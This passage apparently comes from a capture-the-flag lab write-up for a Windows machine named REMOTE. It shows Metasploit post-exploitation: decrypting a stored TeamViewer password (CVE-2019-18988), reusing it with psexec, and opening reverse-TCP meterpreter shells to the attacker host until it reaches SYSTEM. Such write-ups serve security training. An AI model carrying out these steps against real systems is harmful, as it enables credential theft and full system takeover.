(x86)\TeamViewer\Version7\TeamViewer_Service.exe"] - Auto - Running
    TeamViewer Remote Software

================================================================================================
=
```

```
��������� Current TCP Listening Ports
� Check for services restricted from the outside
  Enumerating IPv4 connections

  Protocol   Local Address         Local Port    Remote Address        Remote Port     State
Process ID      Process Name

  TCP        0.0.0.0               21            0.0.0.0               0               Listening
2076            svchost
  TCP        0.0.0.0               80            0.0.0.0               0               Listening
4               System
  TCP        0.0.0.0               111           0.0.0.0               0               Listening
4               System
  TCP        0.0.0.0               135           0.0.0.0               0               Listening
856             svchost
  TCP        0.0.0.0               445           0.0.0.0               0               Listening
4               System
  TCP        0.0.0.0               5985          0.0.0.0               0               Listening
4               System
  TCP        0.0.0.0               47001         0.0.0.0               0               Listening
4               System
  TCP        0.0.0.0               49664         0.0.0.0               0               Listening
484             wininit
  TCP        0.0.0.0               49665         0.0.0.0               0               Listening
60              svchost
  TCP        0.0.0.0               49666         0.0.0.0               0               Listening
972             svchost
  TCP        0.0.0.0               49667         0.0.0.0               0               Listening
1212            spoolsv
  TCP        0.0.0.0               49678         0.0.0.0               0               Listening
620             services
  TCP        0.0.0.0               49679         0.0.0.0               0               Listening
640             lsass
  TCP        10.129.95.194         80            10.10.17.102          34186
Established       4               System
  TCP        10.129.95.194         80            10.10.17.102          34198
Established       4               System
  TCP        10.129.95.194         80            10.129.95.194         49726
Established       4               System
  TCP        10.129.95.194         139           0.0.0.0               0               Listening
4               System
  TCP        10.129.95.194         2049          0.0.0.0               0               Listening
4               System
  TCP        10.129.95.194         49704         10.10.17.102          443             Close
Wait        2152            C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  TCP        10.129.95.194         49719         10.10.17.102          443             Close
Wait        1108            C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  TCP        10.129.95.194         49721         10.10.17.102          443
Established       376             C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

```
  TCP        10.129.95.194         49725         10.10.17.102        4444
Established       1176            c:\temp\shell.exe
  TCP        10.129.95.194         49726         10.129.95.194       80
Established       4556            c:\windows\system32\inetsrv\w3wp.exe
  TCP        127.0.0.1             2049          0.0.0.0             0                Listening
4               System
  TCP        127.0.0.1             5939          0.0.0.0             0                Listening
2268            TeamViewer_Service
```

Post exploitation, search teamviewer password

```
msf6 exploit(multi/handler) > search teamviewer

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check
Description
   -  ----                                                  ---------------  ----    -----  ----
-------
   0  auxiliary/server/teamviewer_uri_smb_redirect                           normal  No
TeamViewer Unquoted URI Handler SMB Redirect
   1  post/windows/gather/credentials/teamviewer_passwords                   normal  No
Windows Gather TeamViewer Passwords


Interact with a module by name or index. For example info 1, use 1 or use
post/windows/gather/credentials/teamviewer_passwords

msf6 exploit(multi/handler) > use 1
msf6 post(windows/gather/credentials/teamviewer_passwords) > info

       Name: Windows Gather TeamViewer Passwords
     Module: post/windows/gather/credentials/teamviewer_passwords
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Nic Losby <blurbdust@gmail.com>
  Kali-Team <kali-team@qq.com>

Compatible session types:
  Meterpreter

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  SESSION                        yes       The session to run this module on.
  WINDOW_TITLE  TeamViewer       no        Specify a title for getting the window handle, e.g.
TeamViewer

Description:
  This module will find and decrypt stored TeamViewer passwords

References:
  https://nvd.nist.gov/vuln/detail/CVE-2019-18988
  https://whynotsecurity.com/blog/teamviewer/
  https://www.cnblogs.com/Kali-Team/p/12468066.html

msf6 post(windows/gather/credentials/teamviewer_passwords) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  2         meterpreter x64/windows  IIS APPPOOL\DefaultAppPool @ REMOTE  10.10.17.102:4444 ->
10.129.95.194:497
```

```
                                                                         25 (10.129.95.194)

msf6 post(windows/gather/credentials/teamviewer_passwords) > set session 2
session => 2
msf6 post(windows/gather/credentials/teamviewer_passwords) > run

[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: !R3m0te!
```

Getting list of users

```
C:\temp>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
WDAGUtilityAccount
The command completed with one or more errors.


C:\temp>
```

Get admin shell

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                remote           yes       The target host(s), range CIDR identifier,
or hosts file wit

                                                    h syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target
for pretty listi

                                                    ng
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               !R3m0te!         no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin
share (ADMIN$,C$,..

                                                    .) or a normal read/write folder share
   SMBUser               administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
none)
   LHOST     tun0             yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > run
```

```
[*] Started reverse TCP handler on 10.10.17.102:5555
[*] 10.129.95.194:445 - Connecting to the server...
[*] 10.129.95.194:445 - Authenticating to 10.129.95.194:445 as user 'administrator'...
[*] 10.129.95.194:445 - Selecting PowerShell target
[*] 10.129.95.194:445 - Executing the payload...
[+] 10.129.95.194:445 - Service start timed out, OK if running a command or non-service
executable...
[*] Sending stage (200262 bytes) to 10.129.95.194
[*] Meterpreter session 3 opened (10.10.17.102:5555 -> 10.129.95.194:49733) at 2021-09-18
23:08:48 +0800

meterpreter > sysinfo
Computer        : REMOTE
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

root flag